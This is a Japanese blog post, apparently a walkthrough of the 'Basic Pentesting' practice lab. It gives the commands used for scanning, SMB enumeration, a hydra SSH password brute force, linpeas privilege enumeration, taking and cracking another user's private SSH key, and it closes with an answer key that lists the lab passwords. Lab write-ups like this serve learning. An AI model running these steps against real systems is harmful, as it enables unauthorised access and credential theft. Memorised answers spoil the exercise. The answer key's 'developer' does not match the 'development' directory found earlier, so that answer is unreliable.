こんにちは、ほたかっち です。気が向いたらハッキング練習の記事を書きたいなと思います。
環境構築などはこちらの記事にまとめています。
今回ハッキングしていくのはBasic Pentestingです。
今回のタスク
- What is the name of the hidden directory on the web server(enter name without /)?
- What is the username?
- What is the password?
- What service do you use to access the server(answer in abbreviation in all caps)?
- What is the name of the other user you found(all lower case)?
- What is the final password you obtain?
ハッキングしていく
まず初めにトップページにアクセスしてみる
特に何もなかった
ソースを見てみると
<html>

<h1>Undergoing maintenance</h1>

<h4>Please check back later</h4>

<!-- Check our dev note section if you need to know what to work on. -->


</html>
と書かれていた
特に何もない…
とりあえず空いているポートを調べてみる
nmap -sV -oN nmap.log 00.00.000.000
結果が出るまで時間がかかるので次をやってもいいかも
すると
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http        Apache httpd 2.4.41 ((Ubuntu))
139/tcp  open  netbios-ssn Samba smbd 4
445/tcp  open  netbios-ssn Samba smbd 4
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8080/tcp open  http        Apache Tomcat 9.0.7
と表示された
次に隠しディレクトリを探していく
gobuster dir -u http://00.00.000.000 -w /usr/share/wordlists/dirb/common.txt -x php,html -t 20
すると
development (Status: 301) [Size: 320]
アクセスできそうなものを見つけた

文章を読むと jさん と kさん がいるみたい
しかも jさん のパスワードが弱いらしい
まずは情報収集をする
enum4linux -a 00.00.000.000
ユーザーの情報をゲットすることができなかった
ただanonymousにアクセスできている
[*] Check for anonymous access (null session)
[+] Server allows authentication via username '' and password ''
そこで中身を見てみよう
smbclient //00.00.000.000/Anonymous -N
中を見ると jan と kay がいることがわかった
そこで janさん にパスワードクラッキングをする
hydra -l jan -P /usr/share/wordlists/rockyou.txt ssh://00.00.000.000
これでパスワードがわかりましたね
次にsshで接続をします
ssh jan@00.00.000.000
接続はできたが jan は kay のファイルを見ることはできない
そこで重要そうなのを簡単に探してくれるlinpeasを使う
# 自分のコンソールで
sudo scp /usr/share/peass/linpeas/linpeas.sh name@00.00.000.000:/tmp # 相手のサーバーに送る
sh /tmp/linpeas.sh
/home/kay/.ssh/id_rsaにkayの秘密鍵があった
そこで秘密鍵を使って接続してみる
nvim kay_rsa //ここにさっきの秘密鍵を保存
ただパスワードがわからないので
ssh2john kay_rsa > hash
john hash --wordlist=/usr/share/wordlists/rockyou.txt
これでパスワードがわかったので
ssh -i kay_rsa kay@00.00.000.000
pass.bakにパスワードが書かれていた
これでサーバーを乗っ取れた
答え合わせ
- What is the name of the hidden directory on the web server(enter name without /)?
developer - What is the username?
jan - What is the password?
armando - What service do you use to access the server(answer in abbreviation in all caps)?
ssh - What is the name of the other user you found(all lower case)?
kay - What is the final password you obtain?
heresareallystrongpasswordthatfollowsthepasswordpolicy$$
これでハッキングはできました。
最後まで見ていただきありがとうございました。